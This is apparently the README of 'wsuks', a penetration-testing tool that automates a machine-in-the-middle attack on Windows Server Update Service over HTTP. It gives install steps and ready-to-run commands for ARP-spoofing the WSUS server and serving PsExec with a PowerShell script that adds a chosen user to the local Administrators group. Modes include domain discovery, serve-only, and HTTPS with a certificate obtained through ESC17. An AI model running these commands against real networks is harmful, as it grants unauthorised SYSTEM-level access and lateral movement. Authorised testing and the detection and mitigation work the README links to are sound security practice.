 neffisback/wsuks
Automating the MITM attack on WSUS


Automating the WSUS Attack
Gaining local administrative access to a domain-joined Windows machine is typically the first step during a penetration test. In many cases, the Windows Server Update Service (WSUS) is configured to deploy updates to clients over the local network using HTTP. Without the security of HTTPS, an attacker can mount a machine-in-the-middle attack to serve an update to the client, which will then execute with SYSTEM privileges. Any Microsoft signed executable can be served as an update, including a custom command with which the executable is executed. Should an attacker be able to obtain a TLS-certificate for the WSUS server, this technique can also be performed over HTTPS (see ESC17 and our blog post).
To automatically exploit the WSUS attack, this tool spoofs the IP address of the WSUS server on the network using ARP, and when the targeted client requests Windows updates, it serves PsExec64.exe with a predefined PowerShell script to gain local admin privileges. Both the executable file that is served (default: PsExec64.exe) and the command that is executed can be changed if required.
By default, a Windows client will check for updates approximately every 24 hours.
Prerequisits:
Result:
Implemented features:
Using pipx (recommended):
sudo apt install pipx python3-nftables
pipx ensurepath
pipx install wsuks --system-site-packages
sudo ln -s ~/.local/bin/wsuks /usr/sbin/wsuks
Using poetry:
sudo apt install pipx git python3-nftables      # poetry should still be installed with pipx, but apt will work as well
sudo pipx install poetry
sudo ln -s /root/.local/bin/poetry /usr/sbin/poetry
git clone https://github.com/NeffIsBack/wsuks
cd wsuks
sudo poetry install
❗wsuks must be run as root❗
With pipx, you can just run sudo wsuks ... anywhere on the system.
If you are using poetry, you must be in the wsuks folder and start each command with sudo poetry run wsuks ...
This tool requires the nftables package to be installed, which is the default on all debian based systems.\
There are 3 different modes/attack scenarios in which wsuks can be run:
If you already have a domain user, wsuks will parse the GPOs on the domain controller to find the WSUS server.
A PowerShell script is executed, which will add the provided domain user to the local admin group.
sudo wsuks -t 10.0.0.10 -u User -p Password -d domain.local --dc-ip 10.0.0.1
Tipp: If you only want to check for a WSUS server, you can use the --only-discover flag.
The predefined PowerShell script will execute the following actions:
⚠ Before setting the LocalAccountTokenFilterPolicy to 1, the original value is stored in the user description field so that it can be restored later
sudo wsuks -t 10.0.0.10 --WSUS-Server 10.0.0.20
If you already have a domain user and you know the IP of the WSUS server, wsuks will simply add the user to the local Administrators group.
sudo wsuks -t 10.0.0.10 --WSUS-Server 10.0.0.20 -u User -d domain.local
If the traffic is already being redirected to the attacker's machine (e.g. with control over DNS), wsuks can be used to only serve the malicious executable and command without performing the ARP spoofing and routing itself. This will simply spawn the HTTP server on the provided interface.
sudo wsuks --serve-only
In the case an attacker is able to obtain a TLS certificate (e.g. through ESC17) for the WSUS server, the attack can be performed over HTTPS as well.
Applies to all of the scenarios above, just add the --tls-cert flag with the path to the certificate.
sudo wsuks -t 10.0.0.10 --WSUS-Server secure.wsus.domain.local --tls-cert cert.pem

Here is a short demo of the attack with a known WSUS server:
In the PyWSUS repository from GoSecure you can find a great documentation how you could detect and mitigate this attack. They also wrote a great Guide demonstrating how this attack works in detail here.
Regarding ESC17, please check out the certipy wiki for mitigation recommendations.
Parts of this tool are based on the following projects:

